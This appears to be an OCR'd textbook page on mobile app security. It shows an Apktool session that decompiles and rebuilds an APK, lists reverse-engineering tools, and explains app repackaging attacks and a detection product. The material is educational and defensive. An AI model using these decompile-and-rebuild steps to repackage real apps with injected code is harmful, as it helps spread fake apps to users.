


```
$ apktool d test.apk
I: Using Apktool 2.4.0 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: 1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ apktool b test
I: Using Apktool 2.4.0 on test
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

Figure 17.73: Screenshot of Apktool

Some additional mobile application reverse engineering tools are listed below:

- Frida (*https://www.frida.re*)
- JEB (*https://www.pnfsoftware.com*)
- APK Studio (https://github.com)
- objection (*https://github.com*)
- Bytecode Viewer (*https://github.com*)



App Repackaging Detector

- Repackaging is the process of **extracting details of an app** from legitimate app stores, such as Google Play Store and Apple Store, and modifying them to inject malicious code

Promon SHIELD™

- Promon Shield is used to **protect mobile apps** against repackaging attacks
- It detects when an app has been modified (repackaged)
- Consequently, the original app that has Promon SHIELD™ implemented cannot be executed repackaged
- This means **no fake apps run** on a user's device
- To ensure that the protection mechanisms Promon SHIELD™ offers are active, a binding is created between the Promon SHIELD™-SDK (Software Development Kit) and the app

https://promon.co

App Repackaging Detector

Repackaging is a process of extracting the details of an app from legitimate app stores such as Google Play Store and Apple Store and modifying the app by injecting malicious code. Then, the app is redistributed for public use as an authentic application. Repackaging can also be done during reverse engineering of an application.

- **Promon SHIELD™**

  Source: *https://promon.co*

  Promon SHIELD™ is used to protect mobile apps against repackaging attacks. It detects when an app has been modified (repackaged). Consequently, the original app that has Promon SHIELD™ implemented cannot be executed when repackaged. This means that no fake apps can run on a user's device. To ensure that the protection mechanisms that Promon SHIELD™ offers are active, a binding between the Promon SHIELD™ software development kit (SDK) and the app is created.


